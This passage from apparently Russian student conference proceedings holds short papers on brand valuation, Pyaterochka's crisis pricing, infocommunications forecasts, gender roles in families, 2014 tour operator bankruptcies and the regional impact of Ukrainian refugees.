При осуществлении сделок между крупными компаниями необходимо правильно оценивать стоимость бренда, так как в большинстве случаев она превышает стоимость материальных активов компании. Причиной данной особенности является то, что при создании репутации компании бренд побуждает потребителей к повторной покупке товара или услуги. Что в свою очередь позволяет производителю назначить высокую цену и увеличить охват рынка. Адекватное управление брендом способствует созданию высокой стоимости компании. По мнению экспертов при оценке всемирной сети закусочных PIZZA HUT бренд формирует 93 % общей стоимости. [4, с.111-115]

Подходы к определению термина «бренд» у финансистов, юристов и маркетологов имеют различный характер, то есть не существует общепринятого определения данного понятия.

Следовательно, обращаясь к профессиональной оценочной деятельности, в качестве объекта оценки при оценке стоимости бренда следует рассматривать исключительное право на одно из средств индивидуализации

участников гражданского оборота или производимых ими товаров (оказываемых услуг). Средства индивидуализации регулируются главой 76 части 4 ГК РФ. В отношении коммерческих юридических лиц средством индивидуализации является фирменное наименование, в отношении предприятий - коммерческое обозначение, в отношении товаров (работ, услуг) - товарный знак (знак обслуживания).

При рассмотрении «бренда» часто упоминаются такие понятия как, «торговая марка» и «товарный знак». Нередко данные термины взаимно заменяют, но это является грубой ошибкой. Основываясь на анализе данных терминов, можно сделать следующий вывод: бренд - формирует предпочтения по отношению к товару, повышение конкурентоспособности; товарный знак – осуществляет правовую защиту; торговая марка – создает отличия от товаров конкурентов.

Определение ценности бренда для собственника компании напрямую зависит от ценности бренда для потребителей. Проведя анализ, удалось установить взаимозависимость этих направлений, а также классифицировать факторы стоимости бренда в аспекте его ценности для компании. (Рис. 1)



Рис. 1. Классификация факторов стоимости бренда [8]

При оценке стоимости компании используются два самых распространенных подхода затратный и доходный. Затратный подход в оценке предприятия заключается в учете всех понесенных издержек. В доходном подходе учитывается не стоимость всех активов, а оценка будущих доходов. В РФ самым распространенным методом оценки

стоимости бренда является метод дисконтирования денежных потоков, хотя он не всегда является наиболее точным.

Проблемой оценки стоимости брендов в России является отсутствие четкого механизма оценки. Практика показывает, что при продаже крупных компаний, которые являются лидерами на рынке в общую стоимость не входит стоимость бренда. Это приводит к уменьшению стоимости сделки в несколько раз. В России ценными брендами считаются старые торговые марки, которые хорошо известны потребителям. Но и это не является гарантией для профессиональной оценки бренда. В России существует проблема не только оценки бренда, но и восприятие его эффективности для компании. Несмотря на это, практика оценки стоимости брендов в РФ начинает развиваться и набирать опыт.

В Топе-100 самых дорогих брендов мира по версии Brand Finance лидирующие позиции занимают такие бренды, как Apple, Samsung Group, Google, Microsoft. При этом динамика их стоимости стабильна.

Топ Российских брендов возглавляют Сбербанк, Газпром, Магнит, МТС, Лукойл, Мегафон. Стоимость бренда Сбербанк снизилась до 8,7 млрд. долларов с 10,95 млрд. Банк сейчас находится на 27-й строчке мирового рэнкинга вместо 17-й. [7]

Итак, подводя итоги, можно констатировать следующие, что на современном этапе развития экономической системы бренд является неотъемлемой частью конкурентных преимуществ компании. В России финансовые технологии оценки стоимости и управления брендом еще не развиты до должного уровня. Причиной проблем оценки стоимости бренда является сложность оценки объекта и особенностями его экономической природы. Следствием наиболее частого применения методов доходного подхода при оценке стоимости брендов является его неоправданная популярность в России в отличие от других стран.

Литература:

- 1) Гражданский кодекс РФ (ГК РФ) от 30.11.1994 N 51-ФЗ - Часть 1; Гражданский кодекс РФ от 18.12.2006 N 230-ФЗ - Часть 4
- 2) Федеральный закон от 29.07.1998 N 135-ФЗ (ред. от 08.03.2015) "Об оценочной деятельности в Российской Федерации" (с изм. и доп., вступ. в силу с 01.04.2015)
- 3) Аакер Д. А. Создание сильных брендов – М.: Издательский Дом Гребенникова, 2008. – 440 с.
- 4) Дойль П. Маркетинг ориентированный на стоимость – СПб. : Питер, 2001. – 480 с.
- 5) Келлер К. Л. Стратегический бренд-менеджмент: создание, оценка и управление марочным капиталом. 2-е издание / пер. с англ. М. : Издательский дом «Вильямс», 2008. – 704с.

6) Масленкова О.Ф. Оценка стоимости предприятия (бизнеса): учебное пособие. М., 2011. – 176с.

7) Brand Finance . Список самых дорогих брендов 2015 года. http://brandirectory.com/league_tables/table/global-500-2015

8) Рис. 1. Классификация факторов стоимости бренда составлен автором на основании анализа данных

Влияние современного экономического кризиса на товарную и ценовую политику розничных торговых сетей (на примере ООО «Пятерочка»)

Шеремет Ю.А

Научный руководитель: Стефанова И.В., к.э.н., доцент кафедры «Маркетинга и коммуникаций в бизнесе»

X5 Retail Group N.V. – одна из ведущих продуктовых розничных компаний в России, которая управляет магазинами нескольких форматов, отличающихся по площади, ценовой категории и целевой аудитории (то есть магазинами эконом-класса «Пятерочка», супермаркетами «Перекресток» и гипермаркетами «Карусель»). Благодаря широкому охвату всего населения России сеть занимает большую долю на рынке и имеет высокую прибыльность.

ООО «Пятерочка» – розничное торговое предприятие, «дискаунтер», магазин товаров для личного использования. В соответствии с ассортиментом реализуемых товаров, магазин является универмагом, поскольку реализует продовольственные и непродовольственные товары частого спроса, преимущественно, методом самообслуживания. Самообслуживание позволяет ускорить операции по продаже товаров, увеличить пропускную способность магазина, увеличить объем реализации товаров при минимальных затратах труда. Самообслуживание позволяет экономить значительные средства на заработной плате персоналу, тем самым снижая цены для потребителей.

Прежде, чем говорить про влияние кризиса на товарную политику розничных сетей, необходимо оценить состояние российской товарной экономики в целом. Из-за украинского конфликта, санкций со стороны Европейского Союза и Соединенных Штатов Америки, сокращения и частичной отмены поставок ключевых видов продукции, а также кризиса на фоне резкого роста иностранной валюты, импорт товаров значительно сократился. Точнее сказать, в ближайший год ожидается колоссальное стагнирование основных иностранных продуктов, и, что немаловажно, имеющих спрос на российском рынке и занимающих ранее высокую долю рынка. Наблюдается увеличение стоимости всех товаров в различной

степени, что показывает смещение спроса на самые необходимые товары массового потребления и, следовательно, сокращение размера покупательской корзины.³⁷ В России вслед за гречневой крупой подорожали рис, пшено и макаронные изделия, Россельхознадзор с 22 октября запретил ввоз овощей и фруктов из Украины, ответные российские санкции затормозили развитие бизнеса французских компаний по производству овощных замороженных смесей.³⁸

Учитывая этот факт и другие, ООО «Пятерочка» начала реализовывать такую политику ценообразования, по которой все товары продаются по минимальной цене рынка. Держать максимально низкие цены компания будет за счет сокращения ассортимента и вытекающего из него роста объемов продаж оставшихся категорий, а также за счет сокращения издержек. Ожидается жесткая конкуренция с открытыми рынками, где цена еще ниже, а ассортимент бывает шире. Поэтому, для увеличения ассортимента недорогих товаров компания намерена подавать товар под собственными торговыми марками. Сделать цены наиболее привлекательными для потребителей – ключевая цель любой сети магазинов, из-за того, что в кризис стоимость товара – определяющий критерий выбора магазина для покупок.

Одной из больших статей расходов является увеличивающееся количество списанных продуктов продовольственных товаров из-за больших объемов поставок и минимального внимания на грамотный мерчендайзинг товаров. Чаще всего такие проблемы возникают в отделах свежих фруктов и овощей, а так же выкладках с молочной продукцией. Для того чтобы вернуть доверие покупателей и уменьшить количество негативных отзывов, руководством торговой сети был введен на должность директор по свежести во всех магазинах. Тем самым было решено сразу несколько проблем: вернули доверие потребителей и оптимизировали деятельности сотрудников четко распределив зоны ответственности.

Помимо сокращения ассортимента, «Пятерочка» собирается выжить в кризис путем открытия магазинов в ранее не освоенных местах, таких как военные городки, создав новый рынок и сразу установив там в некотором роде монополию. Так, 13 января 2015 года стало известно о том, что открылся первый большой магазин – «Военторг - Пятерочка». Помимо выбора стандартных продуктов для обычных городов, в магазине представлены товары военного ассортимента такие как военное снаряжение, аксессуары для работы, и другое. Безусловно, во Власихе, как и других городках подобного типа, есть продуктовые магазины, но их ассортимент не разнообразен, поэтому преимущества очевидны. Таким образом, путем

³⁷ <http://www.vestifinance.ru/articles/51937>

³⁸ <http://www.vestifinance.ru/articles/48489>

малобюджетного сотрудничества компания увеличила зону влияния и упрочила отношения с государством.³⁹

Успешность стратегии «Пятерочки» пока не очевидна на 100%, поскольку кризис находится в стадии роста и пик еще не наступил. Дело в том, что на данный момент дискаунтеры сегодня вступают в жесткую конкуренцию с уличными рынками, где товары являются прямыми конкурентами, а не субститутами. Их покупатели сравнивают цены не с гипермаркетами и супермаркетами, а именно с рынками. У последних же цены все равно ниже любых магазинов, при этом ассортимент может быть и шире, особенно с учетом того, что «Пятерочка» его сокращает. В результате надежды на массовый приток покупателей могут и не оправдаться.

Но на данный момент, в соответствии с данными «Вести: Экономика» политику ООО «Пятерочка» можно оценить как максимально эффективную в кризисный период, поскольку она приводит не к уменьшению прибыли или ее отсутствию, а, наоборот, к значительному росту. X5 Retail Group в I квартале 2015 г. увеличила чистую прибыль по МСФО в годовом выражении на 66,5% до 4,11 млрд. руб.⁴⁰

Литература:

1. Официальный сайт компании X5 Retail Group/ Режим доступа: http://www.x5.ru/ru/investors/annual_reports/
2. Официальный сайт РИА Новости /Режим доступа: http://ria.ru/defense_safety/20141225/1040117833.html
3. Официальный сайт электронного журнала Маркетолог.ру / Режим доступа: <http://www.marketolog.ru/> /
4. Фонд независимых консультантов / Режим доступа :<http://fund-experts.ru/>
5. <http://www.trademarketing.ru/node/321>
6. Электронный журнал «AdVesti»: / Режим доступа: <http://www.advesti.ru/news/comnews/1882006pyterochka>
7. Электронный журнал «Вести Экономика»/Режим доступа: <http://www.vestifinance.ru/articles/51937>.
8. Энциклопедия маркетинга/ Режим доступа: <http://www.marketing.spb.ru/>

³⁹ http://ria.ru/defense_safety/20141225/1040117833.html

⁴⁰ <http://www.vestifinance.ru/articles/56316>

Перспективы развития сферы инфокоммуникаций

Явич С.Б.

Научный руководитель: Анощенко Т.Ю., д.э.н., профессор

Инфокоммуникации относятся к сложным открытым системам, воздействующим на деятельность всех секторов национальной экономики и испытывающим непосредственное влияние внешней среды. Особенности производства и потребления инфокоммуникационных услуг, технологии и организации процессов передачи, обработки и распределения информации, множество участников рынка инфокоммуникаций обуславливают не только своеобразие действия экономических законов, но и применение специфических методов анализа и прогнозирования.

Анализ развития инфокоммуникаций в динамике с учетом структурных сдвигов за последние десять лет, оценка влияния макроэкономических факторов и научно-технического прогресса (НТП) позволяют увязать систему прогнозирования развития инфокоммуникаций с закономерностями развития факторов, определяющих спрос в сфере инфокоммуникационных услуг и технологий. Выявление факторов, которые оказывают значимое влияние на развитие инфокоммуникаций, и выявление законов их реализации служат методологической основой формирования адекватного аппарата прогнозирования развития инфокоммуникаций, основанного на использовании закономерностей изменения параметров прогноза. Прогнозный период для инфокоммуникационного сектора является переломным как по масштабам производства, так и по экономическим параметрам. Прогнозируемые результаты научно-технического прогресса выражаются в существенном росте технических характеристик (быстродействие, пропускная способность, длительность автономной работы) с одновременной миниатюризацией и универсализацией оборудования, а также ростом интеллектуальных возможностей программных средств.

Постоянный рост потребностей в передаче информации, новых услугах и приложениях будет реализовываться на сетях передачи данных, спутниковой и беспроводной подвижной связи. Одной из ключевых тенденций развития инфокоммуникаций станет конвергенция технологических платформ для доставки различных видов информации (текст, речь, данные, видео, теле- и радиопрограммы). Применение прогрессивных технологий способствует снижению стоимости и тарифов на инфокоммуникационные услуги.

Результаты прогноза развития отрасли инфокоммуникаций на период до 2020г. в соответствии с методическим аппаратом комплексной системы прогнозирования и инновационным сценарием социально-экономического развития России демонстрируют устойчивую тенденцию к росту параметров

развития отрасли, что приведет к увеличению доли организаций национальной экономики, использующих ИКТ в своей деятельности, росту доли инфокоммуникационных услуг на рынке услуг и вклада отрасли инфокоммуникаций в валовой внутренний продукт нашей страны. Через 15–20 лет доступ к сети Интернет, число средств связи и вычислительной техники достигнут уровня насыщения, то есть почти каждый человек будет иметь доступ к инфокоммуникационным сетям и ресурсам.

Инфокоммуникации являются динамичным структурообразующим сектором национальной экономики и катализатором роста стратегически важных отраслей, поэтому в перспективе их развитие будет способствовать изменению факторов роста экономики России, а именно: уменьшению доли внешних факторов (рост цены нефти, объемов экспорта сырья и полезных ископаемых) и росту доли внутренних факторов (расширение инновационных производств и диверсификация экспорта, рост эффективности производства и инвестиций в развитие экономики, рост доходов населения). Это позволит нашей стране к 2020 г перейти из III группы стран (со среднедушевым ВВП в 5–10 тыс. долл.) в I группу развитых

стран с душевым ВВП более 20 тыс. долл. (по методике Мирового банка).

Корректировка прогнозов развития инфокоммуникаций, полученных по трендовым моделям и сценарным условиям социально-экономического развития страны, с учетом последствий НТП, влияния факторов макроэкономического и внутреннего характера, структурной динамики развития рынков инфокоммуникационных услуг и оборудования дает основание для того, чтобы сделать вывод об обоснованности предлагаемого методического аналитико-прогнозного аппарата.

Литература:

1. Кузовкова Т.А., Тимошенко Л.С. Анализ и прогнозирование развития инфокоммуникаций. М.: Горячая линия–Телеком, 2009. 224 с
2. Костелянец Д.Е., Анопченко Т.Ю. Задачи и перспективные направления инфокоммуникаций в регионе // Труды Северо-Кавказского филиала Московского технического университета связи и информатики. 2014. №2. С. 111-113.
3. Мошкин И.В. Электронный бизнес. Факторы социально-экономического развития в информационной экономике. Берлин, 2011.

Современная семья: гендерная зависимость или гендерное равенство

Г.И. Чикарова

*И.Н. Богданова, доцент кафедры отраслевой и прикладной социологии
Институт социологии и регионоведения*

Сегодня в России, в связи с социальными, экономическими и политическими процессами модернизации общества идет качественный пересмотр многих норм традиционной патриархальной семьи, которые передавались веками. В первую очередь это касается гендерных ролей - ролевых функций молодых мужчины и женщины.

Особенность российской ситуации последних лет состоит именно в том, что в современной семье кардинально пересматривается сам тип семейной стратегии, тип доминирования. В настоящее время можно говорить о том, что гендерные роли в современной семье изменчивы и многообразны, не закреплены в сознании молодых супругов и находятся в процессе трансформации.

На основе анализа данных, полученных в ходе социологических исследований, которые были проведены за последние 3 года ВЦИОМом и ФОМом и включали вопросы о гендерных отношениях в российских семьях, и сравнительного анализа основных параметров традиционной (гендерно-зависимой) и эгалитарной (партнерской) моделей гендерных отношений была построена новая модель гендерных внутрисемейных отношений, характерная для современных российских семей.

Основополагающими параметрами построения которой выступили:

6. власть сосредоточенную в руках одного из супругов;
7. руководство основанное на авторитете;
8. большая степень возможности взаимозаменяемости семейных ролей;
9. сохранение наличия гендерного распределения семейных обязанностей;
10. дискуссионный способ разрешения конфликтов;
11. отсутствие индивидуальных интересов у каждого члена семьи и главенство интересов всей семьи в целом;
12. высокая степень закрытости семейной жизни для социума;
13. относительная автономия интересов ребенка.

Согласно данным, полученным в ходе социологического исследования, проведенного ВЦИОМом в 2012 году, 45% респондентов полагают, что идеальная семья - это та, в которой муж и жена делят обязанности поровну, а 53% опрошенных отмечают вариант, при котором глава семьи берет на себя ответственность за остальных ее членов.

Также большинство россиян, принявших участие в опросе (79%) отмечает, что в их семьях отдается предпочтение дискуссионному способу решения внутрисемейных проблем.[4]

Согласно данным социологической компании Фонд Общественное Мнение за десять лет (с 2003 по 2013 год) увеличился процент респондентов, считающих, что домашние обязанности должны быть распределены в равной степени между обоими супругами. Так в 2003 году этот тип распределения внутрисемейных обязанностей был выбран 70% опрошенных, а в 2013 уже 83% респондентов, говорят, что, по их мнению, муж и жена должны в равной мере участвовать в ведении домашнего хозяйства. Уменьшается и количество респондентов уверенных, что домашнее хозяйство должна вести только жена. Если в 2003 году процент опрошенных, остановившихся на данном варианте ответа составлял 26%, то в 2013 году количество респондентов этой группы сократилось на 12% и составило 14% респондентов от общего числа опрошенных. [5]

Но при ответах на следующие вопросы, касающиеся непосредственного распределения домашних обязанностей в их семье, можно увидеть, что несмотря на формальное закрепление гендерного равноправия в отношении вопроса участия в домашнем труде обоих супругов по принципу паритета, на практике сегодня как и раньше гендерные внутрисемейные практики остаются полотицизированными.

Так, сегодня как и в традиционной модели гендерных внутрисемейных отношений женщина отвечает за глажку вещей (74%), приготовление еды (65%), мытье посуды (57%), стирку белья (74%) и уборку дома (60%). За мужчинами в современных семьях сегодня закреплён мелкий ремонт. Этот вид работы как исключительно мужской отмечает 56% респондентов. Помимо полотицизированных исключительно женских и мужских наборов гендерных практик существуют и виды домашних обязанностей, ответственность за исполнение которых в равной мере распределена между обоими супругами. К ним относятся покупка продуктов (51%) и подарков (56%), организация досуга (56%).[4]

Познакомившись с результатами социологических опросов последних лет, проведенных Всероссийским центром изучения общественного мнения, можно увидеть, что большинство респондентов (78%) отмечают главенство интересов семьи над всеми индивидуальными увлечениями и наличие в семье только совместных семейных интересов (77%). И только 20% опрошенных россиян позволяют своему супругу или супруге иметь свою частную жизнь.[3]

Сегодня семьи не просто не стали более открытыми для общества, они наоборот стали более закрытыми чем когда бы то ни было. Этот результат с одной стороны выбора самих россиян. Согласно результатом социологического исследования, проведенного ВЦИОМом в 2012 году, 65%

респондентов считают, что муж и жена должны жить своим умом и не допускать вмешательства в свою личную семейную жизнь не только государство и общество, но и своих родителей и других членов семьи. [4] А с другой это одна из позиций государства. Сегодня вся нормативно-правовая база нашей страны построена с учетом абсолютной гарантии прав частной жизни своих граждан.[1]

Современная стратегия воспитания характеризуется большой автономией ребенка, учитывает его собственные интересы и предполагает наличие у него права голоса в решении мелких семейных вопросов, и вопросов затрагивающий непосредственные его интересы.[2]

В заключении стоит отметить, что сложившаяся в настоящее время модель гендерных практик в российских семьях уже не является исключительно гендерно-зависимой и еще не стала абсолютно равноправной. Сегодня она вбирает в себя отличительные характеристики обеих этих моделей.

Литература

5. Конституция Российской Федерации. Государственные символы России. - Новосибирск: Сиб. унив. изд-во, 2014. - 48 с.
6. Семейный Кодекс Российской Федерации от 29.12.1995 N 223-ФЗ (действующая редакция от 20.04.2015). - М.: НОРМА, 2015. - 480 с.
7. Брак в России: вчера и сегодня [Электронный ресурс] // Всероссийский центр изучения общественного мнения [Официальный сайт]. URL: <http://wciom.ru/index.php?id=236&uid=115214>
8. Идеальная семья: «погода в доме» - важнее достатка [Электронный ресурс] // Всероссийский центр изучения общественного мнения [Официальный сайт]. URL: <http://wciom.ru/index.php?id=236&uid=112894>
9. Образ идеальной семьи. Много ли в России идеальных семей? И какую семью можно считать идеальной? [Электронный ресурс] // Фонд Общественное мнение [Официальный сайт]. URL: <http://fom.ru/Rabota-i-dom/11024>

Банкротство туристских фирм в Российской Федерации в 2014 году: причины, последствия и перспективы

А.И. Яицкова

А.В. Сериков, доцент кафедры теоретической социологии и методологии региональных исследований

Институт социологии и регионоведения

Туризм - один из самых динамично развивающихся и перспективных видов экономической деятельности. Доля туристической отрасли в общем объеме ВВП России по итогам 2010 года составляет 3%, с учётом смежных

отраслей - 6,5% [1]. На представленном графике выездного туризма (рис.1) показано, что число россиян, посещавших зарубежные страны, последние годы постоянно увеличивалось.



Рис. 1. Выездной туризм в Российской Федерации, в млн. чел

Однако в 2014 году для российского туризма наступила черная полоса. Многие компании по ряду причин заявили о своем банкротстве, а их клиенты оказались в критическом положении.

При подготовке статьи автором была использована теоретическая литература М.Б. Биржакова, И.В. Зорина, В.А. Квартального, Г.П. Долженко, публикации в периодических изданиях, а также проанализированы многочисленные интервью главы Ростуризма О. П. Сафонова. Кроме того, было проведено личное интервьюирование сотрудников ростовских туристских компаний и туристов, пострадавших от банкротств.

История современного российского туризма начинается в 1988 году с выходом закона «О кооперации в СССР». Этот закон разрешил кооперативам, частным экономическим предприятиям, заниматься отдельными видами туризма. В 90-е годы после распада СССР и с укреплением рыночной экономики по всей стране основывается множество туристских компаний. В современной России насчитывается более 1700 туроператоров и 17000 тур-агентств, способных отправить туриста в любой уголок Земли.

2014 год запомнился небывалым количеством банкротств в турбизнесе. Это был неуправляемый, лавинообразный, экстраординарный процесс, который можно сравнить с катастрофическими природными явлениями, такими как тайское цунами, торнадо в Северной Америке или ночное наводнение в Краснодарском крае. Выявим причины такой ситуации.

2013 год закончился с хорошими показателями, внушавшими оптимизм туристским компаниям. Рост выездного туризма составил 15%, въездного - около 10%. На зарубежных курортах в 2013 году отдохнули

более 18 миллионов россиян. В первую десятку наиболее популярных стран у российских туристов вошли Турция, Египет, Греция, Китай, Таиланд, Испания, Финляндия, Германия, Италия и ОАЭ.

Последние месяцы 2013 года сотрудники туристских компаний как всегда были заняты подготовкой к новому летнему сезону: заключением договоров, получением кредитов, оплатой мест в гостиницах и самолетах. Январь-февраль 2014 прошли относительно спокойно, не радовало малое количество клиентов в сравнении с прошедшим годом. Весенние месяцы не внесли какой-либо ясности, и офисы по-прежнему пустовали. Деньги от клиентов не поступали, кредиты набраны, а начинать работать было не с чем.

И вот наступил июль, и руководство ЗАО «Фирма Нева» заявляет о приостановке своей деятельности ввиду того, что она не способна выполнить взятые на себя обязательства перед туристами и заказчиками по договорам реализации туристского продукта. Через 9 дней «Роза ветров Мир», другой крупный туроператор страны, заявил о своей неспособности удовлетворить требования кредиторов по оплате товаров и услуг, то есть, о банкротстве. Так продолжалось все второе полугодие 2014 года. Динамика приостановки деятельности российскими туроператорами представлена в таблице 1.

Таблица 1

**Динамика приостановки деятельности российскими
туроператорами**

Туроператор	Дата приостановки деятельности	Количество пострадавших	Сумма страхового возмещения, в рублях
ЗАО «Фирма Нева»	16.07.2014	24 тыс.	454 200 000
ООО «Роза ветров Мир»	25.07.2014	1,5 тыс.	60 000 000
ООО «Экспо-Тур»	30.07.2014	1 тыс.	30 000 000
ООО «Идеал Тур» (агентство)	01.08.2014	20 тыс.	30 000 000
«Лабиринт»	02.08.2014	65 тыс.	160 000 000
ООО «ИнтАэр», ООО «ИнтАэр Трэвел»	05.08.2014	1800 человек	60 000 000
ООО «Нордик Стар»	06.08.2014	70 человек	30 000 000
«Солвекс Турне»	08.09.2014	17,8 тыс.	450 000 000
«Южный Крест»	10.09.2014	29 тыс.	100 000 000
«Верса»	15.09.2014	15 тыс.	210 000 000
«Vip Reisen»	02.12.2014	Нет информации	30 000 000
«Акрис»	03.12.2014	1 тыс.	60 000 000
«Истанбул Тревел»	08.12.2014	менее 1 тыс.	30 000 000
«Mosintour»	11.12.2014	Нет информации	30 000 000
«Эрцог»	22.12.2014	менее 1 тыс.	30 000 000

Каковы же причины этой катастрофической серии банкротств отечественных туристских компаний? Основной причиной банкротства

туристских компаний является девальвация рубля, которая отличается значительной глубиной и стремительностью. Резкое повышение курсов иностранных валют с одной стороны увеличило стоимость туров, а с другой снизило платежеспособность населения. По некоторым оценкам, зарубежный туризм подорожал для россиян на 20-30 %.

Вторая причина банкротств - политическая ситуация в мире, то есть антироссийские санкции, негативное отношение к России и к российским туристам, общая нестабильность. В результате люди были вынуждены удовлетворять свою потребность в летнем отдыхе на отечественных курортах.

Третья причина - долгая игра российских компаний в демпинг. В течение нескольких последних лет туры продавались по искусственно заниженным ценам, а прибыль туристические компании получали за счет постоянного наращивания объемов продаж. Банкротства при таком положении были предсказуемы и неизбежны, потому что нельзя постоянно наращивать поток.

Четвертая причина - это запрет на выезд служащим правоохранительных органов, прокуратуры и полиции, судьям, сотрудникам государственных органов. Такая мера очень больно ударила по туристическому бизнесу.

Среди причин банкротств также называют рост числа самостоятельных путешествий россиян с помощью системы онлайн-бронирования гостиниц, экскурсий, билетов. Через Интернет заказывают до 20% туристических услуг.

Кроме того, банкротство было связано с несбалансированностью количества туристских компаний и численности населения страны. Так, в Великобритании, стране-законодательнице мод в туризме, соотношение количества компаний к числу жителей составляет примерно 1:10000. У нас это показатель равен 1:4900, и это при гораздо более низком уровне жизни населения [2]. О слишком большом числе туристских компаний в России неоднократно говорил и О.П. Сафонов.

Все перечисленные факторы привели к снижению спроса на туры, а в результате, к банкротствам туристских компаний.

На 1 января 2015 года в числе банкротов находится 21 туроператор. Большинство из них были крупными игроками на рынке туристических услуг и работали в основном в сфере выездного туризма. Кроме того, с начала текущего года Ростуризм исключил более 500 туроператоров из Единого федерального реестра в связи с непредоставлением сведений о наличии финансового обеспечения на новый срок.

В результате приостановки деятельности туроператоров пострадали по разным оценкам от 100 до 175 тыс. человек. Людей, попавших в эту стрессовую ситуацию в зарубежных странах, выселяли из отелей, не

кормили, у них не было средств для покупки билетов в Россию. Ассоциация «Турпомощь» вывезла на родину 38 тысяч российских туристов из Болгарии, Греции, Испании, Турции, Италии и других стран. Также туристы обанкротившихся компаний понесли финансовые потери. Страховые компании в большинстве случаев вернули им не более 10% от стоимости испорченного отдыха.

Что же ждет российскую индустрию туризма в будущем? Есть ли у нее будущее вообще? Несомненно, предстоящий туристический сезон будет непростым: возможны новые банкротства. Сотрудники ростовских туристских фирм отмечают значительное снижение количества проданных туров по сравнению с прошлым годом. Однако мнение о том, что туризм не выживет - ошибочно. Как массовое явление он существует уже почти 170 лет, с момента открытия Томасом Куком в 1847 году первого туристского агентства. За это время произошло несколько мировых экономических и политических кризисов, множество кровопролитных войн, но количество людей, решающих отправиться в путешествие ежегодно растет, ведь потребность к перемене мест и жажда новых впечатлений не иссякнут никогда.

Литература

1. Долженко Г.П., Путрик Ю.С. История туризма в Российской империи, Советском Союзе и Российской Федерации: 1696 г. - современность. - Ростов н/Д: МарТ: Феникс, 2010.
2. Квартальнов В.А. Туризм: учебник. - М.: Финансы и статистика, 2001.

Социально - экономические и демографические последствия притока беженцев из Украины в Россию: региональный аспект

М.О. Кушнир

*О.А. Нор-Аревян, доцент кафедры экономической социологии и регионального управления
Институт социологии и регионоведения*

Как мы знаем, в апреле прошлого года власти Украины начали силовую операцию в Донбассе, что послужило причиной большого потока беженцев на территорию России и, в частности, Ростовской области. По данным информационного агентства «РИА Новости», на территории нашего региона, на данный момент, находятся более 39 тыс. человек. Из них, около 3 тыс. в центрах временного размещения. В общей сложности, на территории России находится более 400 тыс. беженцев. [4]

Законодательством РФ предусмотрены определенные социальные гарантии для беженцев, в том числе: получение услуг переводчика и

получение информации о своих правах и обязанностях; получение содействия в оформлении документов для въезда на территорию РФ; получение питания и пользование коммунальными услугами в центре временного размещения; охрана представителями территориального органа внутренних дел; пользование жилым помещением; медицинская и лекарственная помощь; социальная защита и прочее. [1]

Также, в ФЗ «О беженцах» сказано, что большинство из этих гарантий предоставляется лицам, чьи ходатайства о получении статуса беженца находятся на рассмотрении по существу. [2]

В рассмотрении проблемы беженцев существует психо-эмоциональный фактор, который заключается в двойственности мнения и поведения беженцев: с одной стороны, люди бегут от вооруженного конфликта, спасая свою жизнь, и неся при этом серьезные материальные потери, с другой стороны, они надеются на возвращение домой. Это затрудняет принятие ими решения о переезде в более отдаленные регионы России, поэтому они остаются в приграничных регионах и не обращаются за статусом беженца.

С другой стороны, не только беженцы испытывают трудности в сложившейся ситуации. В данном вопросе необходимо также рассмотреть, какие трудности для местного населения создает поток беженцев. Мы считаем, что это, в первую очередь, социально - экономические последствия, связанные с заметно выросшей конкуренцией на рынке труда. Это вызвано тем, что среди прибывающих из Украины мирных жителей немалая доля взрослого, трудоспособного населения, которые заполняют, по большей части, сектор низкооплачиваемого труда. Однако, здесь мы видим возможность для экономического развития Ростовской области и близлежащих регионов за счет прибывающей рабочей силы, но только в том случае, если будут предприняты необходимые шаги со стороны государства: а) своевременное снятие растущего напряжения, б) создание необходимых условий для беженцев из Украины, способствующих тому, чтобы они оставались в России на постоянное место жительства.

Мы считаем, что необходимо снимать растущее напряжение, связанное с ростом конкуренции на рынке труда, потому что данное обстоятельство вызывает недовольство и негативное отношение у местного населения по отношению к беженцам. А также, необходимо максимально обеспечить рабочими местами беженцев, т.к. является общеизвестным тот факт, что высокий уровень безработицы ведет к росту криминогенности в обществе, что, в свою очередь, формирует негативный образ приезжающих жителей Донбасса. На наш взгляд, данные обстоятельства являются конфликтогенными факторами. [6]

Мы считаем, что трудоустройство беженцев можно обеспечить в счет квот, установленных для трудовых мигрантов. Эта мера кажется нам

обоснованной потому, что беженцы из Украины - это русскоязычное население, чья культура и ментальные установки схожи с нашими. Это делает их более предпочтительной рабочей силой, чем трудовые мигранты, прибывающие из Средней Азии, т.к. процесс адаптации для беженцев из Украины происходит намного проще, что влечет меньше негативных последствий для нашего общества.[7]

Ситуация, в которой беженцы останутся в России и после завершения кризиса на Украине, представляет определенные преимущества для социально-экономической и демографической ситуации в стране. За счет увеличения числа трудоспособного населения из числа беженцев в демографическом составе населения России возможно восполнение дефицита трудовых ресурсов. [5]

На данный момент законодательство РФ предусматривает упрощенный механизм получения гражданства России для русскоязычного населения, что уже является способствующим фактором. [3]

На наш взгляд, пребывающим в Россию беженцам из Украины необходимо также показать экономическое преимущество жизни в России, а для этого нужно обеспечить их рабочими местами с конкурентоспособной оплатой. А для достижения данной цели необходимо расширить льготы для работодателей, принимающих на работу беженцев.

Итак, для того, чтобы приток беженцев из Украины не привел к росту конфликтности в нашем обществе, а наоборот, послужил фактором развития Ростовской области и России в целом, необходимо обратить внимание на некоторые моменты:

1. Растущее напряжение, которое связано с ростом конкуренции на рынке труда в пограничных с Украиной регионах.
2. Приток беженцев является потенциальным фактором роста преступности.

В противном случае наш регион может оказаться в достаточно сложной ситуации, выход из которой потребует гораздо более серьезных мер.

Литература

1. Федеральный закон от 19.02.1993 N 4528-1 (ред. от 22.12.2014) "О беженцах", ст.8
<http://base.consultant.ru/cons/cgi/online.cgi?req=doc;base=LAW;n=172546>
2. Федеральный закон от 19.02.1993 N 4528-1 (ред. от 22.12.2014) "О беженцах", ст.6
<http://base.consultant.ru/cons/cgi/online.cgi?req=doc;base=LAW;n=172546>
3. Федеральный закон от 20.04.2014 N 71-ФЗ "О внесении изменений в
4. Федеральный закон "О гражданстве Российской Федерации" и отдельные законодательные акты Российской Федерации", ст.14, п.2.1
http://www.consultant.ru/document/cons_doc_LAW_161941/
5. РИА Новости <http://ria.ru/world/20150317/1052986122.html>

6. <http://essuir.sumdu.edu.ua/bitstream/123456789/29679/1/Minakova.pdf>
7. <http://student.zoomru.ru/soc/bezrobotica-kak-faktor-socialnopsihologicheskoy-frustratsii/90004.723993.s1.html>
8. http://studopedia.net/10_89055_kommunikatsiya-kak-kulturno-obuslovlenniy-protsess.html

Институт высоких технологий и пьезотехники Инженерно-технологической академии

Wind power as an alternative source of energy

Хопрянинов А.В.

*Научный руководитель: консультант по английскому языку Резникова С.Ю.
, ст. преподаватель кафедры английского языка ИФЖиМК*

